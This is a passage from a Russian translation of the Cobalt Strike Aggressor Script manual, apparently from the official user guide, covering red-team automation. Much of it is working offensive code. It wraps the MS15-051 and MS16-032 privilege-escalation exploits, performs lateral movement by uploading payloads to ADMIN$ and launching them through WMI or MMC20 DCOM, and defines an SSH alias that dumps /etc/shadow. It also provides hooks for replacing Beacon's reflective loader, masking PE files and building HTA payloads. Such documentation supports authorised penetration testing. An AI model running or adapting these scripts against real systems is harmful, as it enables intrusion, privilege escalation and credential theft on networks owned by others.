В конце этой функции используется &bpowerpick для запуска **Invoke-MS16032** с аргументом для выполнения нашей команды.

Сценарий PowerShell'a, реализующий Invoke-MS16032, слишком велик для однострочной команды. Чтобы устраниТЬ это, функция elevator'a использует &beacon host script для размещения большого сценария в Beacon'e. Функция &beacon host script возвращает однострочную команду для этого размещенного сценария и его обработки.

Восклицательный знак после &bpowerpick указывает Aggressor Script'у на вызов тихих вариантов данной функции. Тихие функции не выводят описание задания.

Здесь больше нечего описывать. Сценарий elevator'a просто должен выполнять команду.  
:)

## Повышение привилегий (порождение сессии)

Команда **elevate** Beacon'a пытается создать новую сессию с повышенными привилегиями. Эта команда принимает имя эксплойта и Listener'a. Функция &beacon exploit register делает новый эксплойт доступным для **elevate**.

```
beacon_exploit_register("ms15-051", "Windows ClientCopyImage Win32k Exploit  
(CVE 2015-1701)", &ms15_051_exploit);
```

Этот код регистрирует эксплойт ms15-051 с помощью команды elevate Beacon'a. Также дается описание. Когда пользователь набирает elevate ms15-051 foo, Cobalt Strike запускает &ms15\_051\_exploit с такими аргументами: \$1 - идентификатор сессии Beacon'a. \$2 - имя Listener'a (например, foo). Ниже приведена функция &ms15\_051\_exploit:

```
# Интеграция windows/local/ms15_051_client_copy_image из Metasploit'a  
# https://github.com/rapid7/metasploit-  
framework/blob/master/modules/exploits/windows/local/ms15_051_client_copy_image.rb  
sub ms15_051_exploit {  
    local('$stager $arch $dll');  
  
    # подтверждение этой команды  
    btask($1, "Task Beacon to run " . listener_describe($2) . " via ms15-051",  
    "T1068");  
  
    # настройка параметров в зависимости от целевой архитектуры  
    if (-is64 $1) {  
        $arch = "x64";  
        $dll = getFileProper(script_resource("modules"), "cve-2015-1701.x64.dll");  
    }  
    else {  
        $arch = "x86";  
        $dll = getFileProper(script_resource("modules"), "cve-2015-1701.x86.dll");  
    }  
  
    # генерация нашего шелл-кода  
    $stager = payload($2, $arch);  
  
    # порождение задания Beacon'a для пост-эксплуатации с DLL эксплойта  
    bdllspawn!($1, $dll, $stager, "ms15-051", 5000);  
  
    # привязка к нашему payload'у, если это TCP или SMB Beacon  
    beacon_link($1, $null, $2);  
}
```

Эта функция использует &btask для того, чтобы подтвердить действие для пользователя. Описание в &btask также попадет в логи и отчеты Cobalt Strike'a. T1068 - это техника MITRE ATT&CK, соответствующая данному действию.

Эта функция воспроизводит экспloit из Metasploit фреймворка. Данный экспloit скомпилирован как **cve-2015-1701.[arch].dll** с версиями x86 и x64. Первая задача этой функции - прочитать DLL эксплойта, соответствующую архитектуре целевой системы. Предикат -is64 помогает в этом.

Функция &payload генерирует необработанные выходные данные для нашего Listener'a и указанной архитектуры.

Функция &bdllspawn порождает временный процесс, внедряет в него DLL нашего эксплойта и передает экспортенный payload в качестве аргумента. Это соглашение Metasploit фреймворк использует для передачи шеллкода в свои эксплойты для повышения привилегий, реализованные в виде Reflective DLL.

Наконец, эта функция вызывает &beacon\_link. Если целевой Listener является payload'ом SMB или TCP Beacon'a, &beacon\_link попытается подключиться к нему.

## Боковое перемещение (выполнение команды)

Команда **remote-exec** Beacon'a пытается выполнить команду на удаленной цели. Эта команда принимает метод удаленного выполнения, цель и команду + аргументы. Функция &beacon\_remote\_exec\_method\_register - это действительно длинное имя функции, она делает новый метод доступным для remote-exec.

```
beacon_remote_exec_method_register("com-mmc20", "Execute command via
MMC20.Application COM Object", &mmc20_exec_method);
```

Этот код регистрирует метод remote-exec **com-mmc20** с помощью команды для удаленного выполнения Beacon'a. Также дается описание. Когда пользователь набирает **remote-exec com-mmc20 c:\windows\temp\malware.exe**, Cobalt Strike запускает **&mmc20\_exec\_method** с такими аргументами: \$1 - идентификатор сессии Beacon'a. \$2 - цель. \$3 - команда и аргументы. Ниже приведена функция **&mmc20\_exec\_method**:

```
sub mmc20_exec_method {
    local('$script $command $args');

    # указываем, что мы делаем.
    btask($1, "Tasked Beacon to run $3 on $2 via DCOM", "T1175");

    # разделяем команду и аргументы
    if ($3 ismatch '(.*) (.*)') {
        ($command, $args) = matched();
    }
    else {
        $command = $3;
        $args    = "";
    }

    # собираем сценарий, который использует DCOM для вызова команды
    ExecuteShellCommand на объекте MMC20.Application
    $script = '[activator]::CreateInstance([type]::GetTypeFromProgID
("MMC20.Application", "");
    $script .= $2;
    $script .= '"').Document.ActiveView.ExecuteShellCommand("";
    $script .= $command;
```

```

$script .= '", $null, "";
$script .= $args;
$script .= '", "7");';

# запускаем сценарий, который мы создали
bpowershell!($1, $script, "");
}

```

Эта функция использует **&btask** для подтверждения задания и его описания оператору (а также ведения логов и отчетов). [T1175](#) - это техника MITRE ATT&CK, которая соответствует данному действию. Если ваша техника нападения не вписывается в MITRE ATT&CK, не расстраивайтесь. Некоторые клиенты готовы к испытаниям и извлекают пользу, когда их команда red team креативно уходит от известных техник нападения. Задумайтесь о том, чтобы позже написать об этом статью в блоге для остальных.

Затем эта функция разделяет аргумент \$3 на команды и аргументы. Это делается потому, что техника требует, чтобы эти значения были разделены.

После этого эта функция создает команду для PowerShell'a, которая выглядит следующим образом:

```

[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application",
"TARGETHOST")).Document.ActiveView.ExecuteShellCommand
("c:\windows\temp\{a}.exe", $null, "", "7");
}

```

Эта команда использует СОМ-объект MMC20.Application для выполнения команды на удаленной цели. Этот метод был обнаружен Мэттом Нельсоном в качестве варианта бокового перемещения:

<https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmcc20-application-com-object/>

Эта функция использует **&bpowershell** для запуска сценария PowerShell'a. Второй аргумент - пустая строка для отключения cradle'a по умолчанию (если оператор ранее выполнил **powershell-import**). При желании вы можете изменить этот пример, чтобы использовать **&bpowerpick** для запуска данного одностороннего сценария без powershell.exe.

Этот пример - одна из основных причин, побудивших меня добавить команду remote-exes и API в Cobalt Strike. Это превосходный примитив "выполнить эту команду", но непрерывное вооружение (порождение сессии) обычно включает использование этого примитива для запуска односторонней команды PowerShell'a на цели. По ряду причин это не лучший выбор во многих ситуациях. Представление этого примитива через интерфейс remote-exes дает вам выбор, каким способом лучше использовать эту возможность (не заставляя вас делать выбор, который вы не хотите делать).

## Боковое перемещение (порождение сессии)

Команда **jump** Beacon'a пытается породить новую сессию на удаленной цели. Эта команда принимает имя эксплойта, цель и Listener. Функция [\*\*&beacon\\_remote\\_exploit\\_register\*\*](#) делает новый модуль доступным для команды **jump**.

```

beacon_remote_exploit_register("wmi", "x86", "Use WMI to run a Beacon
payload", lambda(&wmi_remote_spawn, $arch => "x86"));
beacon_remote_exploit_register("wmi64", "x64", "Use WMI to run a Beacon
payload", lambda(&wmi_remote_spawn, $arch => "x64"));
}

```

Приведенные выше функции регистрируют параметры `wmi` и `wmi64` для использования с командой `jmp`. Функция `&wmi_remote_spawn` создает копию `&wmi_remote_spawn` и устанавливает статическую переменную `$archas`, относящуюся к этой копии функции. Используя данный метод, мы можем использовать одну и ту же логику для представления двух вариантов бокового перемещения из одной реализации. Ниже представлена функция `&wmi_remote_spawn`:

```
# $1 = bid, $2 = target, $3 = listener
sub wmi_remote_spawn {
    local('$name $exedata');

    btask($1, "Tasked Beacon to jump to $2 (" . listener_describe($3) . ") via WMI",
"T1047");

    # требуется случайное имя файла.
    $name = rand(@("malware", "evil", "detectme")) . rand(100) . ".exe";

    # генерирование EXE. $arch, определенный через &lambda, когда эта функция была
    зарегистрирована с
    # beacon_remote_exploit_register
    $exedata = artifact_payload($3, "exe", $arch);

    # загрузка EXE на нашу цель (напрямую)
    bupload_raw!($1, "\\\\ $+ $2 $+ \\\ADMIN\$\\ $+ $name", $exedata);

    # выполнение этого через WMI
    brun!($1, "wmic /node:\"$+ $2 $+ \\\" process call create \"\\\\ $+ $2 $+
    \\\ADMIN\$\\ $+ $name $+ \\\"");
}

# взятье контроля над нашим payload'ом (если это SMB или TCP Beacon)
beacon_link($1, $2, $3);
}
```

Функция `&btask` выполняет наши требования по логированию действий пользователя. Аргумент [T1047](#) ассоциирует это действие с тактикой 1047 в матрице MITRE ATT&CK.

Функция `&artifact_payload` генерирует stageless артефакт для запуска нашего payload'a. Она использует хуки Artifact Kit для генерации этого файла.

Функция `&bupload_raw` загружает данные артефакта на цель. Эта функция использует `\ цель\ADMIN$\filename.exe` для прямой записи EXE на удаленную цель через общий каталог, доступный только администратору.

`&brun` запускает `wmic /node:"цель" process call create "\ цель\ADMIN$\filename.exe"` для выполнения файла на удаленной цели.

`&beacon_link` принимает управление payload'ом, если это SMB или TCP Beacon.

## SSH-сессии

SSH-клиент Cobalt Strike'a использует протокол SMB Beacon и реализует подмножество команд и функций Beacon'a. С точки зрения Aggressor Script'a, SSH-сессия - это сессия Beacon'a с небольшим количеством команд.

## Какого типа сессия?

Подобно сессиям Beacon'a, SSH-сессии имеют идентификатор. Cobalt Strike связывает задания и метаданные с этим идентификатором. Функция [&beacons](#) также возвращает информацию обо всех сессиях Cobalt Strike'a ( SSH-сессиях и сессиях Beacon'a). Используйте предикат **-isssh**, чтобы проверить, является ли сессия SSH-сессией. Предикат **-isbeacon** проверяет, является ли сессия сессией Beacon'a.

Ниже приведена функция для того, чтобы отфильтровать [&beacons](#) только на SSH-сессии:

```
sub ssh_sessions {
    return map({
        if (-isssh $1['id']) {
            return $1;
        }
        else {
            return $null;
        }
    }, beacons());}
```

## Алиасы

Вы можете добавлять команды в консоль SSH с помощью ключевого слова `ssh_alias`. Ниже приведен сценарий для алиаса `hashdump` для захвата `/etc/shadow`, если вы являетесь администратором.

```
ssh_alias hashdump {
    if (-isadmin $1) {
        bshell($1, "cat /etc/shadow");
    }
    else {
        berror($1, "You're (probably) not an admin");
    }
}
```

Поместите вышеописанное в сценарий, загрузите его в Cobalt Strike и введите `hashdump` в консоли SSH. Cobalt Strike позволяет вводить полные алиасы SSH.

Также можете использовать функцию `&ssh_alias` для определения алиаса SSH.

Cobalt Strike передает следующие аргументы алиасу: `$0` - имя алиаса и аргументы без какого-либо анализа. `$1` - идентификатор сессии, из которой был набран алиас. Аргументы `$2` и далее содержат индивидуальный аргумент, передаваемый алиасу. Парсер алиасов разделяет аргументы пробелами. Пользователи могут использовать "двойные кавычки" для объединения слов в один аргумент.

Вы также можете зарегистрировать свои алиасы в справочной системе консоли SSH. Используйте [&ssh\\_command\\_register](#) для регистрации команды.

## Реагирование на новые SSH-сессии

Сценарии Aggressor Script'а тоже могут реагировать на новые SSH-сессии. Используйте событие ssh\_initial для определения команд, которые должны выполняться при появлении SSH-сессии.

```
on ssh_initial {
    # сделать что-то
}
```

Аргумент \$1 для ssh\_initial - это идентификатор новой сессии.

## Всплывающие меню

Вы также можете добавлять элементы во всплывающее меню SSH. Popup-хук ssh позволяет добавлять элементы в меню SSH. Аргументом всплывающего меню SSH является массив идентификаторов выбранных сессий.

```
popup ssh {
    item "Run All..." {
        prompt_text("Which command to run?", "w", lambda({
            binput(@ids, "shell $1");
            bshell(@ids, $1);
        }, @ids => $1));
    }
}
```

Вы увидите, что этот пример очень похож на пример, использованный в главе про Beacon. Например, я использую [&binput](#) для размещения ввода в консоли SSH. С помощью [&bshell](#) я передаю SSH-сессии задание на выполнение команды. Это все корректно. Помните, что внутренне, SSH-сессия - это Beacon сессия, поскольку большая часть Cobalt Strike'a/Aggressor Script'a относится к ней.

## Другие темы

Операторы и сценарии Cobalt Strike'a сообщают о глобальных событиях в общий журнал событий. Сценарии Aggressor Script'a также могут реагировать на эту информацию. События в журнале событий начинаются с event\_. Чтобы получить список глобальных уведомлений, используйте хук event\_notify.

```
on event_notify {
    println("I see: $1");
}
```

Чтобы отправить сообщение в общий журнал событий, используйте функцию [&say](#).

```
say("Hello World");
```

Чтобы опубликовать крупное событие или уведомление (не только беседу в чате), используйте функцию [&elog](#). Сервер по устранению ошибок автоматически поставит временную метку и сохранит эту информацию. Эта информация также будет отображаться в отчете о деятельности Cobalt Strike'a.

```
elog("system shutdown initiated");
```

## Таймеры

Если вы желаете выполнять задание периодически, то вам следует использовать одно из событий таймера Aggressor Script'a. Эти события - heartbeat\_X, где X - 1s, 5s, 10s, 15s, 30s, 1m, 5m, 10m, 15m, 20m, 30m, или 60m.

```
on heartbeat_10s {
    println("I happen every 10 seconds");
}
```

## Диалоговые окна

Aggressor Script предоставляет несколько функций для представления и запроса информации у пользователя. Используйте [&show\\_message](#), чтобы вывести пользователю сообщение. Используйте [&show\\_error](#), чтобы показать пользователю сообщение об ошибке.

```
bind Ctrl+M {
    show_message("Success is the child of audacity!");
}
```

Используйте [&prompt\\_text](#) для создания диалогового окна, которое запрашивает у пользователя ввод текста.

```
prompt_text("What is your name?", "Joe Smith", {
    show_message("Please $1 $+ , pleased to meet you");
});
```

Функция [&prompt\\_confirm](#) похожа на [&prompt\\_text](#), но вместо этого она задает вопрос "да/нет".

## Настраиваемые диалоговые окна

Aggressor Script имеет API для создания индивидуальных диалоговых окон. [&dialog](#) создает диалоговое окно. Диалоговое окно состоит из строк и кнопок. Стока - это метка, имя строки, GUI-компонент для получения ввода и, при желании, помощник для определения входных данных. Кнопки закрывают диалоговое окно и активируют функцию обратного вызова. Аргументом функции обратного вызова является словарь, сопоставляющий имя каждой строки со значением ее GUI-компонента, принимающего ввод. Используйте [&dialog\\_show](#), чтобы показать диалоговое окно после его создания.

Ниже представлено диалоговое окно, которое выглядит как **Site Management -> Host File** из Cobalt Strike'a:

```
sub callback {
    println("Dialog was actioned. Button: $2 Values: $3");
}

$dialog = dialog("Host File", %(uri => "/download/file.ext", port => 80,
mimetype => "automatic"), &call);
dialog_description($dialog, "Host a file through Cobalt Strike's web
server");
```

```

drow_file($dialog, "file", "File:");
drow_text($dialog, "uri", "Local URI:");
drow_text($dialog, "host", "Local Host:", 20);
drow_text($dialog, "port", "Local Port:");
drow_combobox($dialog, "mimetype", "Mime Type:", @("automatic",
"application/octet-stream",
"text/html", "text/plain"));

dbutton_action($dialog, "Launch");
dbutton_help($dialog, "https://www.cobaltstrike.com/help-host-file");

dialog_show($dialog);

```

Давайте рассмотрим этот пример: Вызов &dialog создает диалоговое окно **Host File**. Вторым параметром &dialog является словарь, который устанавливает значения по умолчанию для строк uri, port и mimetype. Третий параметр - это ссылка на функцию обратного вызова. Aggressor Script вызовет эту функцию, когда пользователь нажмет кнопку **Launch**. &dialog\_description помещает описание в верхнюю часть диалогового окна. Данное окно содержит пять строк. Первая строка, созданная &drow\_file, имеет метку "File:", имя "file" и принимает ввод как текстовое поле. Есть вспомогательная кнопка для выбора файла и заполнения текстового поля. Остальные строки концептуально похожи. &dbutton\_action и &dbutton\_help создают кнопки, которые располагаются по центру в нижней части диалогового окна. &dialog\_show показывает диалоговое окно.

Ниже представлено диалоговое окно:



Созданное диалоговое окно.

## Пользовательские отчеты

Cobalt Strike использует предметно-ориентированный язык(domain-specific language) для описания своих отчетов. Этот язык похож на Aggressor Script, но не имеет доступа к большинству его API. Процесс генерации отчетов происходит в собственном движке сценариев, изолированной от вашего клиента.

Движок сценариев для отчетов имеет доступ к API агрегации данных и некоторым примитивам для определения структуры отчета Cobalt Strike'a.

Файл [default.rpt](#) определяет стандартные отчеты в Cobalt Strike'е.

## Загрузка отчетов

Перейдите в Cobalt Strike → Preferences → Reports, чтобы загрузить пользовательский отчет. Нажмите на значок папки и выберите файл .rpt. Нажмите Save. Теперь вы должны увидеть ваш пользовательский отчет в меню Reporting в Cobalt Strike'е.



Загрузите файл с отчетом здесь.

## Отчет об ошибках

Если у Cobalt Strike'а возникли проблемы с вашим отчетом (например, синтаксическая ошибка, ошибка во время выполнения и т.д.), это отобразится в консоли сценария. Чтобы увидеть эти сообщения, перейдите в меню View → Script Console.

## Отчет "Hello World"

Ниже представлен простой отчет "Hello World". Этот отчет не представляет из себя ничего особенного. Он просто показывает, как начать работу с пользовательским отчетом.

```
# стандартное описание нашего отчета [пользователь может изменить его].
describe("Hello Report", "This is a test report.");

# определение Hello Report
report "Hello Report" {
    # первая страница - это титульный лист нашего отчета.
    page "first" {
        # заголовок документа
        h1($1['long']);

        # текущая дата/время в виде курсива
        ts();
    }
}
```

```

    # абзац [может быть по умолчанию...]
    p($1['description']);
}

# это остальная часть отчета
page "rest" {
    # hello world paragraph
    p("Hello World!");
}
}

```

Aggressor Script определяет новые отчеты с помощью ключевого слова **report**, после которого следует имя отчета и блок кода. Используйте ключевое слово **page** в блоке отчета, чтобы определить, какой шаблон страницы использовать. Содержимое шаблона страницы может занимать несколько страниц. Первый шаблон является обложкой отчетов Cobalt Strike'a. В этом примере используется функция **&h1** для печати заголовка. Функция **&ts** печатает отметку даты/времени отчета. А функция **&p** печатает абзац.

Функция **&describe** устанавливает стандартное описание отчета. Пользователь может изменить его при создании. Эта информация передается в отчет как часть метаданных в параметре **\$1**. Параметр **\$1** представляет собой словарь с информацией о предположениях пользователя относительно отчета.

## API агрегации данных

Отчеты Cobalt Strike'a зависят от API агрегации данных в качестве источника информации. Данный API предоставляет вам объединенное представление данных со всех командных серверов, к которым в данный момент подключен ваш клиент. API агрегации данных позволяет предоставлять полный отчет о деятельности. Эти функции начинаются с префикса **ag** (например, **&agTargets**). При создании отчета движок отчетов передает модель данных для агрегации. Эта модель является параметром **\$3**.

## Справочник по совместимости

На этой странице представлены изменения в Cobalt Strike'e от версии к версии, которые могут повлиять на совместимость с вашими текущими сценариями Aggressor Script'a. В общем, наша цель состоит в том, чтобы сценарий, написанный для Cobalt Strike'a 3.0, был совместим с будущими версиями 3.x. Крупные выпуски программы (например, 3.0 -> 4.0) дают нам некоторое право пересмотреть API и нарушить некоторые из этих совместимостей. В некоторых случаях изменение API, нарушающее совместимость, неизбежно. Эти изменения задокументированы здесь.

## Cobalt Strike 4.x

1. В Cobalt Strike 4.x были внесены крупные изменения в систему управления Listener'ами. Эти изменения включали в себя изменение имен для нескольких payload'ов. В сценариях, анализирующих имя payload'a у Listener'a, следует обратить внимание на эти изменения:
  - windows/beacon\_smb/bind\_pipe теперь windows/beacon\_bind\_pipe
  - windows/beacon\_tcp/bind\_tcp теперь windows/beacon\_bind\_tcp

2. В Cobalt Strike'е 4.x отказались от stager'ов payload'a. Stageless payload'ы предпочтительны во всех рабочих процессах по пост-эксплуатации. Где stageless не подходит, используйте явный stager, который работает со всеми payload'ами.

Хорошим примером тому является боковое перемещение **`jump psexec_psh`**. Эта автоматизация генерирует bind\_pipe stager, чтобы уложиться в ограничения размера однотрочной команды PowerShell'a. Все payload'ы проходят через данный процесс staging'a; независимо от их конфигурации.

Данное изменение соглашения приведет к сбою некоторых сценариев для повышения привилегий, которые следуют шаблонам Elevate Kit до версии 4.x. **`&bstage`** теперь отсутствует, поскольку его основная функциональность была слишком сильно изменена для добавления в Cobalt Strike 4.x. По возможности, сценарии для повышения привилегий должны использовать **`&payload`** для экспорта payload'a, запускать его посредством техники и использовать **`&beacon_link`** для присоединения к payload'y. Если требуется stager; используйте **`&stager_bind_tcp`**, чтобы экспортировать TCP stager и **`&beacon_stage_tcp`** для запуска payload'a через этот stager.

3. В Cobalt Strike 4.x удалены следующие функции Aggressor Script'a:

Функция	Замена	Причина
<b><code>&amp;bbypassuac</code></b>	<b><code>&amp;belevate</code></b>	<b><code>&amp;belevate</code></b> является предпочтительной функцией для порождения привилегированной сессии на локальной системе
<b><code>&amp;bpsexec_psh</code></b>	<b><code>&amp;bjump</code></b>	<b><code>&amp;bjump</code></b> является предпочтительной функцией для порождения сессии на удаленной цели
<b><code>&amp;brunasadmin</code></b>	<b><code>&amp;belevate_command</code></b>	<code>runasadmin</code> был расширен, чтобы обеспечить несколько вариантов запуска команды в привилегированном контексте
<b><code>&amp;bstage</code></b>	несколько функций	<b><code>&amp;bstage</code></b> будет осуществлять staging и связывание, когда необходимо. Привязка staging'a теперь осуществляется явно с помощью <b><code>&amp;beacon_stage_tcp</code></b> или <b><code>&amp;beacon_stage_pipe</code></b> . <b><code>&amp;beacon_link</code></b> - это общий подход "связать с этим Listener'ом"
<b><code>&amp;bwdigest</code></b>	<b><code>&amp;bmimikatz</code></b>	Используйте <b><code>&amp;bmimikatz</code></b> для запуска этой команды... если вы действительно этого хотите. :)
<b><code>&amp;bwinrm</code></b>	<b><code>&amp;bjump</code></b> , <code>winrm</code> или <code>winrm64</code>	<b><code>&amp;bjump</code></b> является предпочтительной функцией для порождения сессии на удаленной цели
<b><code>&amp;bwmi</code></b>		В CS 4.x отсутствует stageless опция бокового перемещения через WMI

4. В Cobalt Strike 4.x устарели следующие функции Aggressor Script'a:

Функция	Замена	Причина
<u>&amp;artifact</u>	<u>&amp;artifact_stager</u>	Последовательные аргументы; соглашение о последовательном именовании
<u>&amp;artifact_stageless</u>	<u>&amp;artifact_payload</u>	Последовательное именование; нет потребности в обратном вызове в Cobalt Strike'e 4.x
<u>&amp;drow_proxyserver</u>		Конфигурация прокси теперь привязана к Listener'у и не требуется при экспорте stage payload'a
<u>&amp;drow_listener_smb</u>	<u>&amp;drow_listener_stage</u>	Эти функции теперь эквивалентны друг другу
<u>&amp;listener_create</u>	<u>&amp;listener_create_ext</u>	Большое количество опций потребовало изменения способа передачи аргументов
<u>&amp;powershell</u>	<u>&amp;powershell_command</u> , <u>&amp;artifact_stager</u>	Последовательность; снижение акцента на однострочные команды PowerShell'a в API
<u>&amp;powershell_encode_oneliner</u>	<u>&amp;powershell_command</u>	Более понятное именование
<u>&amp;powershell_encode_stager</u>	<u>&amp;powershell_command</u> , <u>&amp;artifact_general</u>	Последовательность; более понятное разделение на части в API
<u>&amp;shellcode</u>	<u>&amp;stager</u>	Последовательные аргументы; последовательное именование

## Хуки

Хуки позволяют сценарию Aggressor Script'a перехватывать и изменять поведение Cobalt Strike'a.

### APPLET\_SHELLCODE\_FORMAT

Форматирует шелл-код до его размещения на HTML-странице, генерируемой для выполнения Signed или Smart Applet атак. См. раздел [User-driven Web Drive-by атаки на стр. 57](#).

### Applet Kit

Этот хук продемонстрирован в Applet Kit. Applet Kit доступен в арсенале Cobalt Strike'a (Help -> Arsenal).

## Пример

```
set APPLET_SHELLCODE_FORMAT {
    return base64_encode($1);
}
```

## BEACON\_RDLL\_GENERATE

Хук, позволяющий пользователям заменить Reflective Loader Cobalt Strike'a в Beacon'е на User Defined Reflective Loader. Reflective Loader может быть извлечен из скомпилированного объектного файла и вставлен в Beacon DLL payload'a. См. раздел [User Defined Reflective DLL Loader на стр. 123](#).

### Аргументы

\$1 - имя файла Beacon'a  
 \$2 - Beacon (двоичный файл dll)  
 \$3 - архитектура Beacon'a (x86/x64)

### Возвращает

Исполняемый Beacon, обновленный с помощью User Defined Reflective Loader'a. Возвращает \$null, если используется исполняемый файл Beacon'a по умолчанию.

## Пример

```
sub generate_my_dll {
    local('$handle $data $loader $temp_dll');
    # -----
    # Загрузка объектного файла, содержащего reflective loader.
    # Архитектура ($3) используется в пути.
    #
    # $handle = openf("/mystuff/Refloders/bin/MyReflectiveLoader. $+ $3 $+
    .o");
    $handle = openf("mystuff/Refloders/bin/MyReflectiveLoader. $+ $3 $+
    .o");

    $data = readb($handle, -1);
    closef($handle);

    # warn("Object File Length: " . strlen($data));

    if (strlen($data) eq 0) {
        warn("Error loading reflective loader object file.");
        return $null;
    }

    # -----
    # извлечение лоадера из BOF'a
    #
    $loader = extract_reflective_loader($data);
```

```

# warn("Reflective Loader Length: " . strlen($loader));

if (strlen($loader) eq 0) {
    warn("Error extracting reflective loader.");
    return $null;
}

# -----
# Замена reflective loader'a у Beacon'a по умолчанию на '$loader'..
# -----
$temp_dll = setup_reflective_loader($2, $loader);

# -----
# TODO: Дополнительная настройка PE...
# - Использование функции 'pedump' для получения информации об
обновленной DLL.
# - Использование данных удобных функций позволяет выполнять преобразо-
вания над DLL:
#     pe_remove_rich_header
#     pe_insert_rich_header
#     pe_set_compile_time_with_long
#     pe_set_compile_time_with_string
#     pe_set_export_name
#     pe_update_checksum
# - Используйте эти базовые функции для выполнения преобразований над DLL:
#     pe_mask
#     pe_mask_section
#     pe_mask_string
#     pe_patch_code
#     pe_set_string
#     pe_set_stringz
#     pe_set_long
#     pe_set_short
#     pe_set_value_at
#     pe_stomp
#
# -----
# -----
# Возврат обновленной Beacon DLL.
# -----
return $temp_dll;
}

# -----
# $1 = имя файла DLL
# $2 = содержимое DLL
# $3 = архитектура
# -----
set BEACON_RDLL_GENERATE {
    warn("Running 'BEACON_RDLL_GENERATE' for DLL " . $1 . " with
architecture " . $3);
    return generate_my_dll($1, $2, $3);
}

```

## BEACON\_RDLL\_GENERATE\_LOCAL

Хук BEACON\_RDLL\_GENERATE\_LOCAL очень похож на BEACON\_RDLL\_GENERATE с дополнительными аргументами.

### Аргументы

- \$1 - имя файла Beacon'a
- \$2 - Beacon (двоичный файл dll)
- \$3 - архитектура Beacon'a (x86/x64)
- \$4 - идентификатор родительского Beacon'a
- \$5 - указатель GetModuleHandleA
- \$6 - указатель GetProcAddress

### Пример

```
# -----
# $1 = имя файла DLL
# $2 = содержимое DLL
# $3 = архитектура
# $4 = идентификатор родительского Beacon'a
# $5 = указатель GetModuleHandleA
# $6 = указатель GetProcAddress
#
set BEACON_RDLL_GENERATE_LOCAL {
    warn("Running 'BEACON_RDLL_GENERATE_LOCAL' for DLL " .
        "$1 ." with architecture " . $3 . " Beacon ID " . $4 . " GetModuleHandleA
"
        "$5 . " GetProcAddress " . $6);
    return generate_my_dll($1, $2, $3);
}
```

### Смотрите также

[BEACON\\_RDLL\\_GENERATE на странице 162](#)

## BEACON\_RDLL\_SIZE

Хук BEACON\_RDLL\_SIZE позволяет использовать Beacon'ы с увеличенным пространством, зарезервированным для User Defined Reflective Loader'ов. Альтернативные Beacon'ы используются в хуках BEACON\_RDLL\_GENERATE и BEACON\_RDLL\_GENERATE\_LOCAL. Первоначально/по умолчанию пространство, зарезервированное для Reflective Loader'ов, составляет 5 Кб.

Переопределение этой настройки приведет к генерации Beacon'ов, которые будут чрезмерно большими для размещения в стандартных артефактах. Вполне вероятно, что потребуется внести изменения в Artifact kit, чтобы расширить зарезервированное место для payload'ов. См. документацию в наборе Artifact kit, предоставленном Cobalt Strike'ом.

Индивидуальные настройки "stagesize" документированы в "build.sh" и "script.example". См. раздел [User Defined Reflective DLL Loader на странице 123](#).

## Аргументы

\$1 - имя файла Beacon'a

\$2 - архитектура Beacon'a (x86/x64)

## Возвращает

Размер в Кб для зарезервированного пространства в Beacon'ах для Reflective Loader'a.

Допустимые значения: "0", "5", "100".

"0" установлен по умолчанию и будет использован для стандартных Beacon'ов (так же, как и 5).

"5" используют стандартные Beacon'ы с зарезервированным пространством в 5 Кб для Reflective Loader'ов.

"100" используют более крупные Beacon'ы с зарезервированным пространством в 100 Кб для Reflective Loader'ов.

## Пример

```
# -----
# $1 = имя файла DLL
# $2 = архитектура
#
set BEACON_RDLL_SIZE {
    warn("Running 'BEACON_RDLL_SIZE' for DLL " . $1 . " with architecture "
. $2);
    return "100";
}
```

## BEACON\_SLEEP\_MASK

Обновляет Beacon с помощью User Defined Sleep Mask.

## Аргументы

\$1 - тип Beacon'a (по умолчанию, smb, tcp)

\$2 - архитектура

## Sleep Mask Kit

Этот хук продемонстрирован в [The Sleep Mask Kit на странице 68](#).

## EXECUTABLE\_ARTIFACT\_GENERATOR

Управляет генерацией EXE и DLL для Cobalt Strike'a.

## Аргументы

\$1 - файл артефакта (например, artifact32.exe)

\$2 - шелл-код для внедрения в EXE или DLL

## Artifact Kit

Этот хук продемонстрирован в [The Artifact Kit на странице 65](#).

## HTMLAPP\_EXE

Управляет содержимым User-driven HTML-приложения (Вывод EXE), генерируемого Cobalt Strike'ом.

### **Аргументы**

\$1 - данные EXE

\$2 - имя .exe файла

### **Resource Kit**

Этот хук продемонстрирован в [The Resource Kit на странице 68](#).

### **Пример**

```
set HTMLAPP_EXE {
    local('$handle $data');
    $handle = openf(script_resource("template.exe.hta"));
    $data   = readb($handle, -1);
    closef($handle);

    $data   = strrep($data, '##EXE##', transform($1, "hex"));
    $data   = strrep($data, '##NAME##', $2);

    return $data;
}
```

## HTMLAPP\_POWERSHELL

Управляет содержимым User-driven HTML-приложения (Вывод PowerShell), генерируемого Cobalt Strike'ом.

### **Аргументы**

\$1 - команда PowerShell'a для выполнения

### **Resource Kit**

Этот хук продемонстрирован в [The Resource Kit на странице 68](#).

### **Пример**

```
set HTMLAPP_POWERSHELL {
    local('$handle $data');
    $handle = openf(script_resource("template.psh.hta"));
    $data   = readb($handle, -1);
    closef($handle);

    # ввод нашей команды в сценарий
    return strrep($data, "%DATA%", $1);
}
```

## LISTENER\_MAX\_RETRY\_STRATEGIES

Возвращает строку, содержащую список определений, разделенных символом '\n'. Определение должно соответствовать синтаксису `exit-[максимум_попыток]-[попыток_до_увеличения]-[длительность] [м,ч,д]`.

Например, `exit-10-5-5m` приведет к завершению работы Beacon'a после 10 неудачных попыток и увеличит время сна после пяти неудачных попыток до 5 минут. Время сна не будет обновлено, если текущее время сна больше, чем указанное значение его продолжительности. На время сна влияет текущее значение джиттера. При успешном соединении счетчик неудачных попыток обнуляется, а время сна возвращается к предыдущему значению.

Верните `$null`, чтобы использовать список по умолчанию.

### Пример

```
# Использование захардкоженного списка стратегий
set LISTENER_MAX_RETRY_STRATEGIES {
    local('$out');
    $out .= "exit-50-25-5m\n";
    $out .= "exit-100-25-5m\n";
    $out .= "exit-50-25-15m\n";
    $out .= "exit-100-25-15m\n";

    return $out;
}
```

```
# Использование циклов для создания списка стратегий
set LISTENER_MAX_RETRY_STRATEGIES {
    local('$out');

    @attempts = @_(50, 100);
    @durations = @_("5m", "15m");
    $increase = 25;

    foreach $attempt (@attempts)
    {
        foreach $duration (@durations)
        {
            $out .= "exit $+ - $+ $attempt $+ - $+ $increase $+ - $+
$duration\n";
        }
    }

    return $out;
}
```

## POWERSHELL\_COMMAND

